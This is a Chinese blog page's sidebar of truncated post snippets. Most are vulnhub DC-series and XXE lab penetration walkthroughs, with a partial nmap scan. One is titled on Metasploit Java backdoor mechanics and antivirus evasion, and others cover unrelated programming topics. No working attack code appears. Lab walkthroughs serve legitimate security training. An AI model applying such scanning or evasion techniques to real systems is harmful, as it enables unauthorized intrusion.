准备工作 在vulnhub官网下载DC:1靶机https://www.vulnhub.com/entry/dc-1,292/ 导入到vmware 打开kali准备进行渗透(ip:192.168.200 ...
- vulnhub-DC:4靶机渗透记录
准备工作 在vulnhub官网下载DC:4靶机https://www.vulnhub.com/entry/dc-4,313/ 导入到vmware,设置成NAT模式 打开kali准备进行渗透(ip:19 ...
- vulnhub-DC:7靶机渗透记录
准备工作 在vulnhub官网下载DC:7靶机DC: 7 ~ VulnHub 导入到vmware,设置成NAT模式 打开kali准备进行渗透(ip:192.168.200.6) 信息收集 已经知道了靶 ...
- vulnhub-DC:8靶机渗透记录
准备工作 在vulnhub官网下载DC:8靶机DC: 8 ~ VulnHub 导入到vmware,设置成NAT模式 打开kali准备进行渗透(ip:192.168.200.6) 信息收集 利用nmap ...
- vulnhub-XXE靶机渗透记录
准备工作 在vulnhub官网下载xxe靶机 导入虚拟机 开始进行渗透测试 信息收集 首先打开kali,设置成NAT模式 查看本机ip地址 利用端口扫描工具nmap进行探测扫描 nmap -sS 19 ...
- DC 1-3 靶机渗透
DC-1靶机 端口加内网主机探测,发现192.168.114.146这台主机,并且开放了有22,80,111以及48683这几个端口. 发现是Drupal框架. 进行目录的扫描: 发现admin被禁止 ...
随机推荐
- fiddler操作详情
1.设置fiddler请求过滤 2.请求与响应的格式内容 3.拦截请求操作 a.按F11开始拦截,发送请求 b.修改请求数据 c.SHIFT+F11关闭拦截 d.run to complete,把修 ...
- 【Java编程实战】Metasploit_Java后门运行原理分析以及实现源码级免杀与JRE精简化
QQ:3496925334 文章作者:MG1937 CNBLOG博客ID:ALDYS4 未经许可,禁止转载 某日午睡,迷迷糊糊梦到Metasploit里有个Java平台的远控载荷,梦醒后,打开虚拟机, ...
- apache jmeter下载与安装
JMeter是Apache软件基金会的产品,用于对静态的和动态的资源性能进行测试.jmeter可以运行在多个平台上,如Windows和Linux,本文讲的是在Windows安装jmeter. 工具/原 ...
- LeNet-5网络搭建详解
LeNet-5是由Yann LeCun设计的用于手写数字识别和机器打印字符的卷积神经网络.她在1998年发表的论文<基于梯度学习的文本识别>中提出了该模型,并给出了对该模型网络架构的介绍. ...
- 解决git冲突
多个开发者同时操作git中的同一个文件,第一个人在commit和push的时候是可以正常提交的,而之后的开发者执行pull,就会报冲突异常conflict. 解决方案: 全部采用当前更改 之后再去gi ...
- 数据库创建好之后如何创建scott用户
SQL> conn / as sysdba Connected. SQL> @%oracle_home%\rdbms\admin\utlsampl.sql 建立完成以后会自动退出sqlpl ...
- Spring Cloud Data Flow整合UAA之使用LDAP进行账号管理
我最新最全的文章都在南瓜慢说 www.pkslow.com,欢迎大家来喝茶! 1 前言 Spring Cloud Data Flow整合UAA的文章已经写了两篇,之前的方案是把用户信息保存在数据库中: ...
- VsCode中添加tasks.json
选中项目文件夹,按ctrl+shift+p,输入tasks 选择之后,继续选择 然后选择 选中就可以了
- kafka高性能吞吐原因
1. 简单回顾 Kafka作为时下最流行的开源消息系统,被广泛地应用在数据缓冲.异步通信.汇集日志.系统解耦等方面.相比较于RocketMQ等其他常见消息系统,Kafka在保障了大部分功能特性的同时, ...
- 温故知新,.Net Core遇见Digital Signature(MD5/RSA/SM),微服务签名机制设计
什么是数字签名(Digital Signature) 数字签名(Digital Signature)是只有信息的发送者才能产生的别人无法伪造的一段数字串,这段数字串同时也是对信息的发送者发送信息真实性 ...